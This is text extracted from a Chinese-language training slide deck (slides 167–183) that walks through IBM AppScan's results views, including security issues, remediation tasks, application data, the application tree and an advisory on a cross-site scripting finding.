
Slide notes:




Slide 167

Slide notes: 扫描结束后，在视图中会显示出检测出的弱点列表。在列表中还显示出了每个弱点发生的次数。

屏幕左方的视图选择窗口允许我们选择显示何种数据。现在我们看到的是 Security Issues 视图，显示了 AppScan 发现的安全问题，我们既可以看到每个问题的概述，同时也可以看到与问题相关的 HTTP 请求/响应等细节信息。




Slide 168
Slide notes:
Text Captions: Click Remediation Tasks



Slide 169

Slide notes: Remediation Tasks 视图允许我们查看针对安全问题的补救措施，补救措施以任务清单的形式提供建议，帮助我们解决每一个安全问题。


Text Captions: Click Application Data



Slide 170


Slide notes: Application Data 视图显示了脚本的参数，访问到的 URL，断裂的 URL 等等在检测期间发现的具体数据。

Text Captions: Go back to Security Issues




Slide 171

Slide notes:




Slide 172

Slide notes: 应用程序树状视图显示了 AppScan 找到的包含在 Web 应用程序中的所有目录和文件。



Slide 173

Slide notes:




Slide 174

Slide notes:

Slide 175

Slide notes:




Slide 176

Slide notes: 结果列表显示了与树状视图中选中的项目相关的扫描结果。


下方的详细视图显示了在结果列表中选中的项目相关的详细信息。包括建议、修复建议和请求/响应。

Slide 177
Slide notes:



Slide 178

Slide notes: 我们现在来看其中的一条安全问题，这是一个关于跨站点脚本执行的弱点。




Slide 179

Slide notes:

Slide 180


Slide notes:



Slide 181

Slide notes:

Slide 182
Slide notes:




Slide 183

Slide notes: 建议视图中显示的是关于安全风险的具体信息，造成问题的一些可能的原因，技术性的描述，以及更多的参考信息。

